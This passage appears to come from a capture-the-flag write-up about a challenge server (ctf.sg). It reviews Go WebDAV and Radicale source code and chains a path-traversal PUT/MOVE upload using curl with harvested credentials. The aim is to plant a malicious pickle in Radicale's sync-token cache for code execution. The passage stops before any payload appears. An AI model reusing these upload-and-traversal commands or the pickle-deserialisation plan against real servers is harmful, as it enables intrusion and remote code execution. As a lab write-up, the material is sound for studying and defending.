Receiving this message showed that the login was successful, but the requested path was not found on the go server. Consulting the source code again showed that some HTTP methods are blocked explicitly in the code, but nothing was revealed about the folder structure being served.

```
switch req.Method {  
    // To update to CalDAV RFC... been taking too many coffee breaks  
    case "PROPFIND", "PROPPATCH", "MKCALENDAR", "MKCOL", "REPORT":  
        http.Error(w, "Method not implemented.", http.StatusNotImplemented)  
        return  
}  
  
fs.ServeHTTP(w, req)
```

#### Allowed HTTP Methods

Returning to the source code, after the HTTP methods are filtered, the HTTP request is passed to the ServeHTTP function. This function is found in golang's WebDAV source code ([golang.org/x/net/webdav/](https://golang.org/x/net/webdav/) package). In this function, various HTTP methods are supported. The image below shows the complete set of supported HTTP methods supported with the ones that have not been denied highlighted in yellow.

```

func (h *Handler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    status, err := http.StatusBadRequest, errUnsupportedMethod
    if h.FileSystem == nil {
        status, err = http.StatusInternalServerError, errNoFileSystem
    } else if h.LockSystem == nil {
        status, err = http.StatusInternalServerError, errNoLockSystem
    } else {
        switch r.Method {
        case "OPTIONS":
            status, err = h.handleOptions(w, r)
        case "GET", "HEAD", "POST":
            status, err = h.handleGetHeadPost(w, r)
        case "DELETE":
            status, err = h.handleDelete(w, r)
        case "PUT":
            status, err = h.handlePut(w, r)
        case "MKCOL":
            status, err = h.handleMkcol(w, r)
        case "COPY", "MOVE":
            status, err = h.handleCopyMove(w, r)
        case "LOCK":
            status, err = h.handleLock(w, r)
        case "UNLOCK":
            status, err = h.handleUnlock(w, r)
        case "PROPFIND":
            status, err = h.handlePropfind(w, r)
        case "PROPPATCH":
            status, err = h.handleProppatch(w, r)
        }
    }
}

```

## OPTIONS

This HTTP method simply displays the supported HTTP methods on the path, and did not seem interesting.

```

user@usermachine:~/Downloads/backup/firefox_decrypt$ curl -u jrarj:H3110fr13nD -i -X OPTIONS http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/abc/def
HTTP/1.1 200 OK
Allow: OPTIONS, LOCK, PUT, MKCOL
Dav: 1, 2
Ms-Author-Via: DAV
Date: Fri, 16 Sep 2022 14:25:46 GMT
Content-Length: 0

```

The relevant parts in the options handler function is shown below.

```

func (h *Handler) handleOptions(w http.ResponseWriter, r *http.Request) (status int, err error) {
    reqPath, status, err := h.stripPrefix(r.URL.Path)
    if err != nil {
        return status, err
    }
    ctx := r.Context()
    allow := "OPTIONS, LOCK, PUT, MKCOL"
    if fi, err := h.FileSystem.Stat(ctx, reqPath); err == nil {

```

### GET/POST/HEAD

The HTTP methods GET, POST and HEAD use the same function in the WebDAV package. This function is used to retrieve the files in the WebDAV folder, provided that the file exists. The file path is retrieved from the URI in request. The code did not seem to check whether the user had access to the file requested.

```
func (h *Handler) handleGetHeadPost(w http.ResponseWriter, r *http.Request) (s
    reqPath, status, err := h.stripPrefix(r.URL.Path)
    if err != nil {
        return status, err
    }
    // TODO: check locks for read-only access??
    ctx := r.Context()
    f, err := h.FileSystem.OpenFile(ctx, reqPath, os.O_RDONLY, 0)
    if err != nil {
        return http.StatusNotFound, err
    }
}
```

### DELETE

The DELETE method removes a file from the WebDAV filesystem, provided that the file exists. Again, the URI is used as the path to the file targeted for deletion, and like GET/POST/HEAD methods, no permission checks were done.

```
func (h *Handler) handleDelete(w http.ResponseWriter, r *http.Request) (status int, ei
    reqPath, status, err := h.stripPrefix(r.URL.Path)
    if err != nil {
        return status, err
    }
    ...
    if _, err := h.FileSystem.Stat(ctx, reqPath); err != nil {
        if os.IsNotExist(err) {
            return http.StatusNotFound, err
        }
        return http.StatusMethodNotAllowed, err
    }
    if err := h.FileSystem.RemoveAll(ctx, reqPath); err != nil {
        return http.StatusMethodNotAllowed, err
    }
    return http.StatusNoContent, nil
}
```

### PUT

The PUT method allows the user to upload a file into the WebDAV filesystem. Like previous methods, the URI is used as the file path in the WebDAV filesystem. The function copies the content from the HTTP request's body into the newly created file. Again, no permission checks are performed.

```

func (h *Handler) handlePut(w http.ResponseWriter, r *http.Request) (status int,
    reqPath, status, err := h.stripPrefix(r.URL.Path)
    if err != nil {
        return status, err
    }
    ...

    f, err := h.FileSystem.OpenFile(ctx, reqPath, os.O_RDWR|os.O_CREATE|os.O_TRUNC,
    if err != nil {
        return http.StatusNotFound, err
    }
    _, copyErr := io.Copy(f, r.Body)
    fi, statErr := f.Stat()
    closeErr := f.Close()

    ...
    w.Header().Set("ETag", etag)
    return http.StatusCreated, nil
}

```

### MOVE/COPY

Both MOVE and COPY methods reach the same function handler in the WebDAV source code. For these methods, the function accepts another HTTP header named Destination. This HTTP header stores the MOVE or COPY destination of the file, while the URI is used as the source. Again no permission checks are performed on either paths.

```

func (h *Handler) handleCopyMove(w http.ResponseWriter, r *http.Request) (status int,
    hdr := r.Header.Get("Destination")
    if hdr == "" {
        return http.StatusBadRequest, errInvalidDestination
    }
    u, err := url.Parse(hdr)
    if err != nil {
        return http.StatusBadRequest, errInvalidDestination
    }
    if u.Host != "" && u.Host != r.Host {
        return http.StatusBadGateway, errInvalidDestination
    }

    src, status, err := h.stripPrefix(r.URL.Path) // From HTTP PATH
    if err != nil {
        return status, err
    }

    dst, status, err := h.stripPrefix(u.Path) // From Destination Header
    if err != nil {
        return status, err
    }
}

```

```

if dst == "" {
    return http.StatusBadRequest, errInvalidDestination
}
if dst == src {
    return http.StatusForbidden, errDestinationEqualsSource
}

ctx := r.Context()

if r.Method == "COPY" {
    ...
    return copyFiles(ctx, h.FileSystem, src, dst, r.Header.Get("Overwrite") != "F",
    }
    ...
    return moveFiles(ctx, h.FileSystem, src, dst, r.Header.Get("Overwrite") == "T")
}

```

Note that while limitations exist on the HTTP request PATH, no checks are performed on the Destination HTTP header. This means that anyone with login privileges to the go server can upload a file using the PUT method, and MOVE/COPY the file into any location (provided the path exists). An example exploiting this vulnerability is shown below.

```

curl -i -u jrarj:H3110fr13nD -T payload
http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/payload

curl -i -u jrarj:H3110fr13nD -X MOVE --header "Destination:../../anywhere/payload"
http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/payload

```

### LOCK/UNLOCK

These HTTP methods are used solely for holding write/read locks on the files in the WebDAV filesystem and are not relevant or important.

### Exploring the Radicale Server


In the go server source code, there are comments and strings that make references to radicale.

```

// Backward-compatible with with our current Radicale files
passwords, _ := ParseHttpasswdFile("/etc/radicale/users")
fs := &webdav.Handler{
    FileSystem: webdav.Dir("/var/lib/radicale/collections/collection-root"),
    LockSystem: webdav.NewMemLS(),
}


```

The comment mentioned that are existing Radicale files on the WebDAV filesystem, and the go server is supposed to be the replacement for Radicale. Since the path /jrarj/ is known to exist on the WebDAV directory from earlier testing and review via the go server, the same path is tested on the Radicale server at port 37179. However, visiting <http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179/jrarj/> still led to a redirection to /radicale/.web as shown below.



Radicale works!

Trying to access the /radicale/ path resulted in no redirection but another error message.



A quick search on google shows that Radicale is a CALDAV server that supports a variety of CALDAV and WebDAV HTTP methods. To know which methods are supported by the server, an OPTIONS HTTP request was sent to the server.

```
user@usermachine:~/Downloads/backup/firefox_decrypt$ curl -i -X OPTIONS http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179/radicale/
HTTP/1.1 200 OK
Server: nginx/1.22.0
Date: Sat, 17 Sep 2022 04:28:56 GMT
Content-Length: 0
Connection: keep-alive
Allow: DELETE, GET, HEAD, MKCALENDAR, MKCOL, MOVE, OPTIONS, POST, PROPFIND, PROPPATCH, PUT, REPORT
DAV: 1, 2, 3, calendar-access, addressbook, extended-mkcol
```

As seen from the image, the server supports many methods including the disallowed methods on the go server. However, even though OPTIONS lists GET as an allowed method, the server clearly returned a “Method temporarily disabled during development” message, suggesting GET is denied on the backend. Tests on the server revealed that the following:

| Method     | Status           | Result                                                                                                     |
|------------|------------------|------------------------------------------------------------------------------------------------------------|
| DELETE     | 403 Forbidden    | Read-only access during development                                                                        |
| MKCALENDAR |                  |                                                                                                            |
| MOVE       |                  |                                                                                                            |
| POST       |                  |                                                                                                            |
| PUT        |                  |                                                                                                            |
| HEAD       | 302 Found        | Redirected to /radicale/.web                                                                               |
| MKCOL      | 401 Unauthorized | Access to the requested resource forbidden<br>WWW-Authenticate: Basic realm="Radicale – Password Required" |
| PROPFIND   |                  |                                                                                                            |
| REPORT     |                  |                                                                                                            |
| OPTIONS    | 200 OK           | Shows allowed HTTP methods                                                                                 |
| GET        | 405 Not Allowed  | Method temporarily disabled during development                                                             |
| PROPPATCH  |                  |                                                                                                            |

Seen above, most methods are either not allowed or forbidden. The MKCOL, PROPFIND and REPORT methods return unauthorized instead, and requests for a password via HTTP basic authentication. The same requests are then made again with the credentials obtained from the Mozilla profile. With the login, only MKCOL, PROPFIND and REPORT returned differing results.



| Method   | Status           | Result                                     |
|----------|------------------|--------------------------------------------|
| MKCOL    | 403 Forbidden    | Access to the requested resource forbidden |
| PROPFIND | 207 Multi-Status | Folder structure in the XML body content   |
| REPORT   | 207 Multi-Status | XML body content                           |

The results from PROPFIND and REPORT are shown below:

```
user@usermachine:~$ curl -i -u jrarj:H3110fr13nD -X PROPFIND http://chal02w3tgq6sy7hakz4q9oywcev
zb7v6j1jpv.ctf.sg:37179/radicale/
HTTP/1.1 207 Multi-Status
Server: nginx/1.22.0
Date: Sat, 17 Sep 2022 05:00:44 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 771
Connection: keep-alive
DAV: 1, 2, 3, calendar-access, addressbook, extended-mkcol

<?xml version='1.0' encoding='utf-8'?>
<multistatus xmlns="DAV:"><response><href>/radicale/</href><propstat><prop><principal-collection
-set><href>/radicale/</href></principal-collection-set><current-user-principal><href>/radicale/j
rarj/</href></current-user-principal><current-user-privilege-set><privilege><read /></privilege>
</current-user-privilege-set><supported-report-set><supported-report><report><expand-property />
</report></supported-report><supported-report><report><principal-search-property-set /></report>
</supported-report><supported-report><report><principal-property-search /></report></supported-r
eport></supported-report-set><resourcetype><collection /></resourcetype><owner /></prop><status>
HTTP/1.1 200 OK</status></propstat></response></multistatus>user@usermachine:~$
```

```
user@usermachine:~$ curl -i -u jrarj:H3110fr13nD -X REPORT http://chal02w3tgq6sy7hakz4q9oywcevzb
7v6j1jpv.ctf.sg:37179/radicale/
HTTP/1.1 207 Multi-Status
Server: nginx/1.22.0
Date: Sat, 17 Sep 2022 05:05:27 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 67
Connection: keep-alive

<?xml version='1.0' encoding='utf-8'?>
<multistatus xmlns="DAV:" />user@usermachine:~$
```

## PROPFIND

PROPFIND is a WEBDAV HTTP method that can be used to find file properties. This method can also be used to obtain directory listing. Beautifying the XML content from PROPFIND, the important details are shown below.

```
<?xml version='1.0' encoding='utf-8'?>
<multistatus xmlns="DAV:">
  <response>
    <href>/radicale/</href>
    <propstat>
      <prop>
        ...
        <current-user-principal>
          <href>/radicale/jrarj/</href>
        </current-user-principal>
      ...
    ...
  ...
</multistatus>
```

In the XML body, there is a href to /radicale/jrarij/. Using PROPFIND on that path resulted in another XML content with no new hrefs.

According to the WebDAV RFC, the PROPFIND method supports directory listing when the DEPTH header is set to 1. Setting the DEPTH header to 1 and sending another PROPFIND request to /radicale/jrarij/ resulted in a much longer response.

```
user@usermachine:~$ curl -i -u jrarij:H3110fr13nD -X PROPFIND http://chal02w3tgq6sy7hakz4q9oywcev
zb7v6j1jpv.ctf.sg:37179/radicale/jrarij/ --header "DEPTH: 1"
HTTP/1.1 207 Multi-Status
Server: nginx/1.22.0
Date: Sat, 17 Sep 2022 05:15:02 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 3146
Connection: keep-alive
DAV: 1, 2, 3, calendar-access, addressbook, extended-mkcol

<?xml version='1.0' encoding='utf-8'?>
<multistatus xmlns="DAV:" xmlns:C="urn:ietf:params:xml:ns:caldav" xmlns:CR="urn:ietf:params:xml:
ns:carddav" xmlns:CS="http://calendarserver.org/ns/"><response><href>/radicale/jrarij/</href><pro
pstat><prop><principal-collection-set><href>/radicale/</href></principal-collection-set><current
-user-principal><href>/radicale/jrarij/</href></current-user-principal><current-user-privilege-se
t><privilege><read /></privilege><privilege><all /></privilege><privilege><write /></privilege><
privilege><write-properties /></privilege><privilege><write-content /></privilege></current-user
-privilege-set><supported-report-set><supported-report><report><expand-property /></report></sup
ported-report><supported-report><report><principal-search-property-set /></report></supported-re
port><supported-report><report><principal-property-search /></report></supported-report></suppor
ted-report-set><resourcetype><principal /><collection /></resourcetype><owner><href>/radicale/jr
arij/</href></owner><C:calendar-user-address-set><href>/radicale/jrarij/</href></C:calendar-user-a
ddress-set><principal-URL><href>/radicale/jrarij/</href></principal-URL><CR:addressbook-home-set>
<href>/radicale/jrarij/</href></CR:addressbook-home-set><C:calendar-home-set><href>/radicale/jrari
j/</href></C:calendar-home-set></prop><status>HTTP/1.1 200 OK</status></propstat></response><res
ponse><href>/radicale/jrarij/default/</href><propstat><prop><principal-collection-set><href>/radi
cale/</href></principal-collection-set><current-user-principal><href>/radicale/jrarij/</href></cu
rrent-user-principal><current-user-privilege-set><privilege><read /></privilege><privilege><all
/></privilege><privilege><write /></privilege><privilege><write-properties /></privilege><privil
ege><write-content /></privilege></current-user-privilege-set><supported-report-set><supported-r
eport><report><expand-property /></report></supported-report><supported-report><report><principal-propert
y-search /></report></supported-report><supported-report><report><sync-collection /></report></s
upported-report><supported-report><report><C:calendar-multiget /></report></supported-report><su
pported-report><report><C:calendar-query /></report></supported-report></supported-report-set><r
esourcetype><C:calendar /><collection /></resourcetype><owner><href>/radicale/jrarij/</href></own
er><getetag>"df525f68979995b87bd460289b8aefe1412d7417241470962091e9ebba7f181d"</getetag><getlast
modified>Sat, 17 Sep 2022 05:15:02 GMT</getlastmodified><getcontenttype>text/calendar</getconten
ttype><getcontentlength>274</getcontentlength><displayname>jrarij/default</displayname><sync-tok
e>http://radicale.org/ns/sync/26983e390820cd01b4349630235070f028154c8eb2ac5e69c5339217ddb1cb32</
sync-token><CS:getctag>"df525f68979995b87bd460289b8aefe1412d7417241470962091e9ebba7f181d"</CS:ge
tctag><C:supported-calendar-component-set><C:comp name="VTODO" /><C:comp name="VEVENT" /><C:comp
name="VJOURNAL" /></C:supported-calendar-component-set></prop><status>HTTP/1.1 200 OK</status><
/propstat></response></multistatus>user@usermachine:~$
```

This time, the XML content revealed a new href and some information about the folder. An excerpt of the contents is shown below.

```

<response>
  <href>/radicale/jrj/default/</href>
  ...
  <getetag>
    "df525f68979995b87bd460289b8aefe1412d7417241470962091e9ebba7f181d"
  </getetag>
  <getlastmodified>Sat, 17 Sep 2022 05:15:02 GMT</getlastmodified>
  <getcontenttype>text/calendar</getcontenttype>
  <getcontentlength>274</getcontentlength>
  <displayname>jrj/default</displayname>
  <sync-token>
    http://radicale.org/ns/sync/26983e390820cd01b4349630235070f028154c8eb2ac5e69c5
    339217ddb1cb32
  </sync-token>
  <CS:getctag>
    "df525f68979995b87bd460289b8aefe1412d7417241470962091e9ebba7f181d"</CS:getctag>
  <C:supported-calendar-component-set>
    <C:comp name="VTODO" />
    <C:comp name="VEVENT" />
    <C:comp name="VJOURNAL" />
  </C:supported-calendar-component-set>
  ...

```

Again, a PROPFIND request with DEPTH: 1 header was sent to /radicale/jrj/default/. This time it revealed that there is a test.ics file in the folder.

```

...
<response>
  <href>/radicale/jrj/default/test.ics</href>
  <propstat>
  ...

```

Since GET is not allowed on the Radicale server, there is no way to retrieve the contents of test.ics, or is it?

### Using Go Server

From the go source code, both servers are likely to be serving on the same path. The only difference between the two is the /radicale/ prefix at the start of path. Removing the /radicale/ prefix, a HTTP GET request was sent to /jrj/default/test.ics on the go server. Indeed, both servers contained the same path and the contents of test.ics is revealed.

```
BEGIN:VCALENDAR
BEGIN:VEVENT
UID:1
DTEND;TZID="Singapore Standard Time":20220529T094500
DTSTART;TZID="Singapore Standard Time":20220530T091500
SUMMARY:Test Event
END:VEVENT
END:VCALENDAR
```

Unfortunately, the file did not contain any clues to the challenge.

### Code Review on Radicale Source Code

Last thing is to take a look at how Radicale is implemented. Radicale is an open sourced CALDAV server coded in python. The source code is hosted on github at <https://github.com/Kozea/Radicale>. Radicale groups each HTTP method handler under its same named python file. For example, the MKCALENDAR method will have its handler implemented in mkcalendar.py.

master		Radicale / radicale / app /	Go to file
Unrud Warning instead of error when base prefix ends with '/' ... on Jan 27 History			
..			
__init__.py	Warning instead of error when base prefix ends with '/'	8 months ago	
base.py	Change name in file header	9 months ago	
delete.py	Change name in file header	9 months ago	
get.py	Only redirect to sanitized path under /web	8 months ago	
head.py	Drop body for HEAD requests last	8 months ago	
mkcalendar.py	Change name in file header	9 months ago	
mkcol.py	Change name in file header	9 months ago	

Since the number of methods after post authentication have been limited to a handful, auditing of the source code is scoped down to just a few files:

- mkcol.py
- propfind.py
- report.py

### MKCOL.PY

MKCOL is a HTTP method that creates a new collection at the location specified in the URI. The handler in mkcol.py first checks if the current user has the required permissions to create a collection at the path. The function rejects the request if the user does not have sufficient permissions to do so.

```

def do_MKCOL(self, environ: types.WSGIEnviron, base_prefix: str,
             path: str, user: str) -> types.WSGIResponse:
    """Manage MKCOL request."""
    permissions = self._rights.authorization(user, path)
    if not rights.intersect(permissions, "Ww"):
        return httputils.NOT_ALLOWED

```

Next, the function reads the xml request in the body, and sanitizes the xml.

```

props_with_remove = xmlutils.props_from_request(xml_content)
try:
    props = radicale_item.check_and_sanitize_props(props_with_remove)

```

More permissions are checked, and if everything passes, the function creates the collection in the WebDAV storage.

```

parent_path = pathutils.unstrip_path(
    posixpath.dirname(pathutils.strip_path(path)), True)
parent_item = next(iter(self._storage.discover(parent_path)), None)
if not parent_item:
    return httputils.CONFLICT
if (not isinstance(parent_item, storage.BaseCollection) or
    parent_item.tag):
    return httputils.FORBIDDEN
try:
    self._storage.create_collection(path, props=props)

```

Under the hood, a collection is actually represented as folder in the operating system's filesystem. This is shown in create\_collection, under /storage/multifilesystem/create\_collection.py.

```

def create_collection(self, href: str,
                     items: Optional[Iterable[radicale_item.Item]] = None,
                     props=None) -> "multifilesystem.Collection":
    folder = self._get_collection_root_folder()

    # Path should already be sanitized
    sane_path = pathutils.strip_path(href)
    filesystem_path = pathutils.path_to_filesystem(folder, sane_path)

    ...
    with TemporaryDirectory(prefix=".Radicale.tmp-", dir=parent_dir
                           ) as tmp_dir:
        # The temporary directory itself can't be renamed
        tmp_filesystem_path = os.path.join(tmp_dir, "collection")
        os.makedirs(tmp_filesystem_path) // create folder with temporary name
        ...
        if os.path.lexists(filesystem_path):
            pathutils.rename_exchange(tmp_filesystem_path, filesystem_path)
        else:
            os.rename(tmp_filesystem_path, filesystem_path) // rename temporary folder to requested name

```

## PROPFIND.PY

PROPFIND is a method that retrieves properties for a resource identified by the request URI. In its handler `propfind.py`, the method first checks for user permissions.

```
def do_PROPFIND(self, environ: types.WSGIEnviron, base_prefix: str,
                path: str, user: str) -> types.WSGIResponse:
    """Manage PROPFIND request."""
    access = Access(self._rights, user, path)
    if not access.check("r"):
        return httputils.NOT_ALLOWED
```

Depending on the DEPTH header, retrieve the files and folders under the requested URI.

```
with self._storage.acquire_lock("r", user):
    items_iter = iter(self._storage.discover(
        path, environ.get("HTTP_DEPTH", "0")))
    # take root item for rights checking
    item = next(items_iter, None)
```

Sanitize the items list so that it is left with the files and folders that the user is able to access.

```
items_iter = itertools.chain([item], items_iter)
allowed_items = self._collect_allowed_items(items_iter, user)
```

Retrieve the xml content in the request body, and process it.

```
xml_answer = xml_propfind(base_prefix, path, xml_content,
                          allowed_items, user, self._encoding)
```

The `xml_propfind` function processes the xml request, and stores the answer to the requested property in the response body.

## REPORT.PY

The REPORT method is a CalDAV method that is used to obtain information about one or more resource. However, unlike PROPFIND, the REPORT method can involve more complex processing. For example, the REPORT method can include a time range filter to restrict the set of calendar object resources returned. Similar to PROPFIND and MKCOL, the handler function in `report.py` first checks for user permissions before parsing the xml content in the request body.

```
def do_REPORT(self, environ: types.WSGIEnviron, base_prefix: str,
              path: str, user: str) -> types.WSGIResponse:
    """Manage REPORT request."""
    access = Access(self._rights, user, path)
    if not access.check("r"):
        return httputils.NOT_ALLOWED
    try:
        xml_content = self._read_xml_request_body(environ)
```

The xml content is then processed for the server response in `xml_report`.

```
try:
    status, xml_answer = xml_report(
        base_prefix, path, xml_content, collection, self._encoding,
        lock_stack.close)
    ...
```

### Something Common

While not immediately obvious, all three methods allowed some sort of interaction with the storage system.

- MKCOL allowed the user to create folders in the storage
- PROPFIND queries for the files in the system and displays their properties
- REPORT queries for the files in the system and may also process the files' contents

Furthermore, the go server allows the user to upload any file to any location in the WebDAV storage. This file is not sanitized or checked by Radicale, and perhaps processing its contents will cause an issue. As such, a closer look at the storage system seemed to be the next thing to do.

### Storage

There are many files that implement the code for Radicale's storage. Not wanting to audit every single file, it is required to scope down the approach. The two criteria for auditing are:

1. Code is reachable from MKCOL, PROPFIND or REPORT
2. Code contains a file read from the operating system

The table below shows the storage functions called by each handler.

Handler	Storage Function
MKCOL	acquire_lock discover create_collection
PROPFIND	get_meta sync acquire_lock discover
REPORT	sync get_multi get_filtered acquire_lock discover

### Acquire\_lock

The function is used to create a read or write lock on a file or folder. No files are read from the filesystem in this function.

```
def acquire_lock(self, mode: str, user: str = "") -> Iterator[None]:
    with self._lock.acquire(mode):
```



```

def acquire(self, mode: str) -> Iterator[None]:
    if mode not in "rw":
        raise ValueError("Invalid mode: %r" % mode)
    with open(self._path, "w+") as lock_file:        // Creates new file or appends to existing
        if sys.platform == "win32":
            handle = msvcrt.get_osfhandle(lock_file.fileno())
            flags = LOCKFILE_EXCLUSIVE_LOCK if mode == "w" else 0
            overlapped = Overlapped()
            try:
                if not lock_file_ex(handle, flags, 0, 1, 0, overlapped):
                    raise ctypes.WinError()
            except OSError as e:
                raise RuntimeError("Locking the storage failed: %s" % e
                                   ) from e
        else:
            _cmd = fcntl.LOCK_EX if mode == "w" else fcntl.LOCK_SH
            try:
                fcntl.flock(lock_file.fileno(), _cmd)

```

#### Discover

The discover function returns a list of file paths that exists under the requested path. Again, no file read is extant in the function.

```

def discover(
    self, path: str, depth: str = "0", child_context_manager: Optional[
        Callable[[str, Optional[str]], ContextManager[None]] = None
    ) -> Iterator[types.CollectionOrItem]:
    # assert isinstance(self, multifilesystem.Storage)
    if child_context_manager is None:
        child_context_manager = _null_child_context_manager
    # Path should already be sanitized
    sane_path = pathutils.strip_path(path)
    ...
    try:
        filesystem_path = pathutils.path_to_filesystem(folder, sane_path)
    ...
    for entry in os.scandir(filesystem_path):
        if not entry.is_dir():
            continue
        href = entry.name        // File name found under path

```

#### Create\_collection

This function is used to create a collection/folder in the WebDAV filesystem. This function has already been audited above and has no file read or load in the code.



### Get\_meta

This function is used to retrieve the metadata of a file in the WebDAV filesystem. The function first reads a (metadata) file from the system and loads it as a json file.

```
def get_meta(self, key: Optional[str] = None) -> Union[Mapping[str, str],
  Optional[str]]:
    # reuse cached value if the storage is read-only
    if self._storage._lock.locked == "w" or self._meta_cache is None:
        try:
            try:
                with open(self._props_path, encoding=self._encoding) as f:
                    temp_meta = json.load(f)
```

The json.load function is inherently dangerous and may cause a DoS if the file content is malicious.



## json — JSON encoder and decoder

Source code: [Lib/json/\\_\\_init\\_\\_.py](#)

[JSON \(JavaScript Object Notation\)](#), specified by [RFC 7159](#) (which obsoletes [RFC 4627](#)) and by [ECMA-404](#), is a lightweight data interchange format inspired by [JavaScript](#) object literal syntax (although it is not a strict subset of [JavaScript](#) [1]).

**Warning:** Be cautious when parsing JSON data from untrusted sources. A malicious JSON string may cause the decoder to consume considerable CPU and memory resources. Limiting the size of data to be parsed is recommended.

### Get\_multi

This function retrieves the files provided in the list of hrefs. The list of files are then passed the to \_\_get for processing.

```
def get_multi(self, hrefs: Iterable[str]
              ) -> Iterator[Tuple[str, Optional[radicale_item.Item]]]:
    # It's faster to check for file name collisions here, because
    # we only need to call os.listdir once.
    files = None
    for href in hrefs:
        if files is None:
            # List dir after hrefs returned one item, the iterator may be
            # empty and the for-loop is never executed.
            files = os.listdir(self._filesystem_path)
            path = os.path.join(self._filesystem_path, href)
            if (not pathutils.is_safe_filesystem_path_component(href) or
                href not in files and os.path.lexists(path)):
                logger.debug("Can't translate name safely to filesystem: %r",
                             href)
                yield (href, None)
            else:
                yield (href, self._get(href, verify_href=False))
```

The `__get` function reads the file contents as raw text and hashes it.

```
def __get(self, href: str, verify_href: bool = True
        ) -> Optional[radicale_item.Item]:
    """
    else:
        path = os.path.join(self._filesystem_path, href)
    try:
        with open(path, "rb") as f:
            raw_text = f.read()
    """
    cache_hash = self._item_cache_hash(raw_text)
```

#### *Get\_filtered*

This function retrieves all the files available via `get_all`, and filters the list based on the filters provided.

```
def get_filtered(self, filters: Iterable[ET.Element]
                ) -> Iterable[Tuple["radicale_item.Item", bool]]:
    if not self.tag:
        return
    tag, start, end, simple = radicale_filter.simplify_prefilters(
        filters, self.tag)
    for item in self.get_all():
        if tag is not None and tag != item.component_name:
            continue
        istoryart, iend = item.time_range
        if istoryart >= end or iend <= start:
            continue
        yield item, simple and (start <= istoryart or iend <= end)
```

`Get_all` simply calls `__get` for every path found in the filesystem. Again, the files were read but the contents are not processed dangerously.

```
def get_all(self) -> Iterator[radicale_item.Item]:
    for href in self._list():
        # We don't need to check for collisions, because the file names
        # are from os.listdir.
        item = self.__get(href, verify_href=False)
```

#### *Sync*

The `sync` function takes in a sync-token and ensures that it is a 64 characters long, hexadecimal string.

```

def sync(self, old_token: str = "") -> Tuple[str, Iterable[str]]:
    # The sync token has the form http://radicale.org/ns/sync/TOKEN_NAME
    # where TOKEN_NAME is the sha256 hash of all history etags of present
    # and past items of the collection.
    def check_token_name(token_name: str) -> bool:
        if len(token_name) != 64:
            return False
        for c in token_name:
            if c not in "0123456789abcdef":
                return False
        return True

    old_token_name = ""
    if old_token:
        # Extract the token name from the sync token
        if not old_token.startswith("http://radicale.org/ns/sync/"):
            raise ValueError("Malformed token: %r" % old_token)
        old_token_name = old_token[len("http://radicale.org/ns/sync/")]
        if not check_token_name(old_token_name):
            raise ValueError("Malformed token: %r" % old_token)

```

A sha256 hash of the history of all existing and deleted items under the storage path is generated and compared to the token provided by the user. No action is taken if the token is the same value.

```

token_name_hash = sha256()
# Find the history of all existing and deleted items
for href, item in itertools.chain(
    ((item.href, item) for item in self.get_all()),
    ((href, None) for href in self._get_deleted_history_hrefs())):
    history_etag = self._update_history_etag(href, item)
    state[href] = history_etag
    token_name_hash.update((href + "/" + history_etag).encode())
token_name = token_name_hash.hexdigest()
token = "http://radicale.org/ns/sync/%s" % token_name
if token_name == old_token_name:
    # Nothing changed
    return token, ()

```

If the `old_token` name is different, the function attempts to open a file of the same name from `/path/.Radicale.cache/sync-token/`. After opening the file, the pickle module is used to load the file into `old_state`.

```

token_folder = os.path.join(self._filesystem_path,
                             ".Radicale.cache", "sync-token")
token_path = os.path.join(token_folder, token_name)
old_state = {}
if old_token_name:
    # load the old token state
    old_token_path = os.path.join(token_folder, old_token_name)
    try:
        # Race: Another process might have deleted the file.
        with open(old_token_path, "rb") as f:
            old_state = pickle.load(f)

```

Pickle is a python object serialization module. This module is not secure and it is possible to execute arbitrary code during unpickling (loading).

## pickle — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [\[1\]](#) or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

**Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with [hmac](#) if you need to ensure that it has not been tampered with.

Safer serialization formats such as [json](#) may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

If a malicious token file is introduced into the sync-token folder, Radicale will blindly “unpickle” the file and cause code execution. An example of how to exploit pickle and execute system commands can be found in this link: <https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

## Exploiting Radicale

As previously mentioned, the go server contained a write-what-where vulnerability. To recap, this allowed the user to upload any file and move it to any location on the WebDAV filesystem. Since both servers serve the same filesystem paths, the user can move a malicious token into the `.Radicale.cache/sync-token` folder.

## Generating the Token Folder

The Radicale server does not create the sync-token folder by default. The folder is only created when the user requests for a sync-token via PROPFIND or REPORT. The relevant code from `propfind.py` is shown below.

```

elif tag == xmlutils.make_clark("D:sync-token"):
    if is_leaf:
        element.text, _ = collection.sync()

```

The relevant code from report.py is shown below.

```
